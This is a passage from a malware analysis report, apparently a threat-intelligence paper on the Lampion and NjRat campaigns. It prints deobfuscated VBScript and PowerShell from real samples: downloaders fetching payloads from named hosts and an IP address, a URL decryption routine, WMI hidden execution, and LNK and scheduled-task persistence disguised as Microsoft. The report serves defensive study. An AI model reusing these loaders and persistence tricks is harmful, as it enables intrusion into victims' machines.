dim bStrm0: Set bStrm0 = createobject("Adodb.Stream")
xHttp0.Open "GET", logs, False
xHttp0.Send
with bStrm0
.type = 1
.open
.write xHttp0.responseBody
.savetofile  strPath2, 2
end with
ur = Decrypt("X1m^*j9jafyi!0}%O%q]P\~]0itZIkB\ti[Zt\Ci#Zy\z]=+(]I$hiA)m$skdil#\[-W(iTj4#5(\$eWGcYWipeeHdlWgmAi-$4Y2e<ci%1Fq#m+n#@'_,h$.Z2byb`B")
```

Figure 74: Encrypted URLs.

This obfuscated URL is decrypted by the decryption function as shown in Figure 75 below.

```
Const minAsc = 33
Const maxAsc = 126
If Len(Ciphertext) < 5 Then
Decrypt = ""
Exit Function
End If
Dim Plaintext
Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)
For i=2 To Len(Ciphertext) Step 2
oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
If oldAsc > maxAsc Then
oldAsc = oldAsc - maxAsc + minAsc - 1
End If
```

Figure 75: Decryption algorithm.

Decrypted URL:

hxxps://eosguri.s3.us-east-2.amazonaws[.]com/0.zip

hxxps://gfgsdufsdfsdfg5g.s3.us-east-2.amazonaws[.]com/P-5-16.dll

Finally, It will shut down the system using Winmgmt and the final payload will be executed by the LNK file created in the Windows Startup folder during the first stage of infection.

```
objFile.Write "Set cuzao = WScript.CreateObject("& chr(34) & "WScript.Shell"& chr(34) &")"& vbCrLf
objFile.Write "Set viado = cuzao.CreateShortcut(MeuPau & "& chr(34) & ".lnk" & chr(34) &")"& vbCrLf
objFile.Write "viado.TargetPath = "& chr(34) & strpath & chr(34) & vbCrLf
objFile.Write "viado.WindowStyle = 1 "& vbCrLf
objFile.Write "viado.WorkingDirectory = MeuPau"& vbCrLf
objFile.Write "viado.Save"& vbCrLf
objFile.Write "Set OpSysSet = GetObject("& chr(34) & "winmgmts:{authenticationlevel=Pkt," &  chr(34) & "_"&
vbCrLf
objFile.Write " & "& chr(34) & "(Shutdown)}"& chr(34) & ").ExecQuery(" & chr(34) & "Select * from
Win32_OperatingSystem where " & chr(34) & "_"& vbCrLf
objFile.Write " & "& chr(34) & "Primary=True" & chr(34) & ")" & vbCrLf
objFile.Write "For Each OpSys In OpSysSet"& vbCrLf
objFile.Write "retVal = OpSys.Win32Shutdown(6)"& vbCrLf
objFile.Write "Next" & vbCrLf
objFile.Close
CreateObject("WScript.Shell").Exec "wscript.exe " & outFile
Set objShell = Nothing
```

Figure 76: Code to shut down the system.

Final payload

Further in the installation, the script executes 'P-5-16.dll'. This DLL loads the '0.zip', which is actually a DLL file, attributed as Win32.Trojan.Lampion.

Case study 11 – RTF.Downloader.NjRat

Starting in February 2020, we noticed the Gorgon Group targeting victims using spam email. The email contains a malicious RTF document as an attachment or a link to download the RTF file. The threat actor leverages the well-known exploit CVE-2017-1999 (DDE exploit) in the RTF file.

Clicking on the link mentioned in the mail body, the user will be redirected to a shortened version (using *Bitly.com*) of the actual URL which serves a malicious RTF file.

Once the RTF file is opened, the exploit downloads an obfuscated PowerShell script from hxxp://207[.]246[.]68[.]214/abc/attack.jpg. This obfuscated PowerShell script also downloads a VBS file.

```
$TRP='*.*-EX'.replace('*.*-','I'); sal Master $TRP;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''http://207.246.68.214/abc/revenge.jpg
'',$env:APPDATA+''\\''+''rvgup.vbs'')'|Master; start-process($env:APPDATA+'\\'+'rvgup.vbs')
'(&(GCM'+' *W-O*)'+ 'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''
http://207.246.68.214/abc/njnyan.jpg'',$env:APPDATA+''\\''+''njup.vbs'')'|Master;
start-process($env:APPDATA+'\\'+'njup.vbs')
$TRP='*.*-EX'.replace('*.*-','I'); sal Master $TRP;'(&(GCM'+' *W-O*)'+
'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''hxxp://207.246.68.214/abc/revenge.jpg
'',$env:APPDATA+''\\''+''rvgup.vbs'')'|Master; start-process($env:APPDATA+'\\'+'rvgup.vbs')
'(&(GCM'+' *W-O*)'+ 'Net.'+'Web'+'Cli'+'ent)'+'.Dow'+'nl'+'oad'+'Fil'+'e(''
hxxp://207.246.68.214/abc/njnyan.jpg'',$env:APPDATA+''\\''+''njup.vbs'')'|Master;
start-process($env:APPDATA+'\\'+'njup.vbs')
```

Figure 77: Deobfuscated first PowerShell script.

The VBS file contains an obfuscated PowerShell script which is obfuscated using character replacement of '11' with '@#_**Classified code'.

```
f="K|'' nioj- 5sa6df4s5afqEqirajOISA$]][rahc[;)77,421,93,93,23,0@#_**Classified code),501,@#
code),4@#_**Classified code),79,401,76,501,501,99,5@#_**Classified code),79,63,23,16,301,0
code),6@#_**Classified code),38,501,501,99,5@#_**Classified code),79,63,95,521,43,59,63,02
code),121,89,19,39,4@#_**Classified code),79,401,99,19,321,23,6@#_**Classified code),99,10
code),@#_**Classified code)1,07,421,23,93,54,93,23,6@#_**Classified code),501,801,2@#_**Cl
code),63,23,16,5@#_**Classified code),4@#_**Classified code),79,401,76,501,501,99,5@#_**Cl
code),021,101,48,101,5@#_**Classified code),0@#_**Classified code),@#_**Classified code)1
code),101,4@#_**Classified code),64,6@#_**Classified code),63,16,121,6@#_**Classified code
code),64,6@#_**Classified code),63,95,14,101,5@#_**Classified code),801,79,201,63,44,93,30
```

Figure 78: Embedded PowerShell script.

The PowerShell script is executed using WMI.

```
Option Explicit: Sub Fly(gggg): Dim objWMIService,objStartup,objProcess,objConfi
g,intProcessID,intReturn : Set objWMIService = GetObject("winmgmts:{impersonatio
nLevel=impersonate}!\\.\root\cimv2") : Set objStartup = objWMIService.Get("Win32
_ProcessStartup"): Set objConfig = objStartup.SpawnInstance_: objConfig.ShowWind
ow = 0 : Set objProcess = objWMIService.Get("Win32_Process") : intReturn = objPr
ocess.Create(gggg, Null, objConfig, intProcessID) : End Sub:
```

Figure 79: Code to execute PowerShell script.

Further, the VBS file creates a *Windows* scheduled task to run the script periodically and copies itself to the location C:\Users\<UserName>\AppData\Local\Microsoft\<file name>.vbs.

```
Dim rootFolder
Set rootFolder = Eval(rev(")""\""(redloFteG.ecivres"))
Dim taskDefinition
Set taskDefinition = Eval(rev(")0(ksaTweN.ecivres"))

Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "System performance enhancment"
regInfo.Author = "Microsoft"


Dim principal
Set principal = taskDefinition.Principal


principal.LogonType = 3
```

Figure 80: VBS code to create a scheduled task.

To avoid multiple installations on the same system, it checks the current execution path with the installation path mentioned above. If the path is the same then it does not perform the installation steps.

The deobfuscated PowerShell code is shown in Figure 81. This PowerShell code downloads a further payload and executes it.

```
$Tbone=\'*EX\'.replace(\'*\',\'I\');
sal M $Tbone;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$t= New-Object -Com Microsoft.XMLHTTP;
$t.open(\'GET\',\'http://redeturismbrasil.com/janeiro/nj3333nyarroba.jpg\',$false);
$t.send();
$ty=$t.responseText;
$asciiChars= $ty -split \'-\' |ForEach-Object {[char][byte]"0x$_"};
$asciiString= $asciiChars -join \'\'|M"
```

Figure 81: Deobfuscated second PowerShell.

Final payload

The final payload, NjRat, is downloaded from the following directory which also contains other advanced malware used in the same attack campaigns by the threat actor:

hxxp://redeturismbrasil[.]com/janeiro/nj3333nyarroba.jpg\

The other pieces of malware downloaded from the same open directory include Win32.Backdoor.RevengeRAT and Win32.Backdoor.Nanocore.

Figure 82: Open directory of final payload containing multiple advance malware.

REFERENCES

[1] Cîncean, V. D. Astaroth Trojan Resurfaces, Targets Brazil through Fileless Campaign. Bitdefender. https://www.bitdefender.com/files/News/CaseStudies/study/272/Bitdefender-Whitepaper-Astaroth-en-EN.pdf.

[2] Streda, A.; Camastra, L. and Threat Intelligence Team. Deep Dive into Guildma Malware. Decoded avast.io. July 2019. https://decoded.avast.io/threatintel/deep-dive-into-guildma-malware/.

[3] JSBatchobfuscator. https://github.com/guillaC/JSBatchobfuscator.

[4] Targeting Portugal: A new trojan 'Lampion' has spread using template emails from the Portuguese Government Finance & Tax. Segurança Informática. December 2019. https://seguranca-informatica.pt/targeting-portugal-a-new-trojan-lampion-has-spread-using-template-emails-from-the-portuguese-government-finance-tax/#.Xkz8qygzaUk.

[5] VMProtect. History of changes. http://vmpsoft.com/support/user-manual/introduction/history-of-changes/.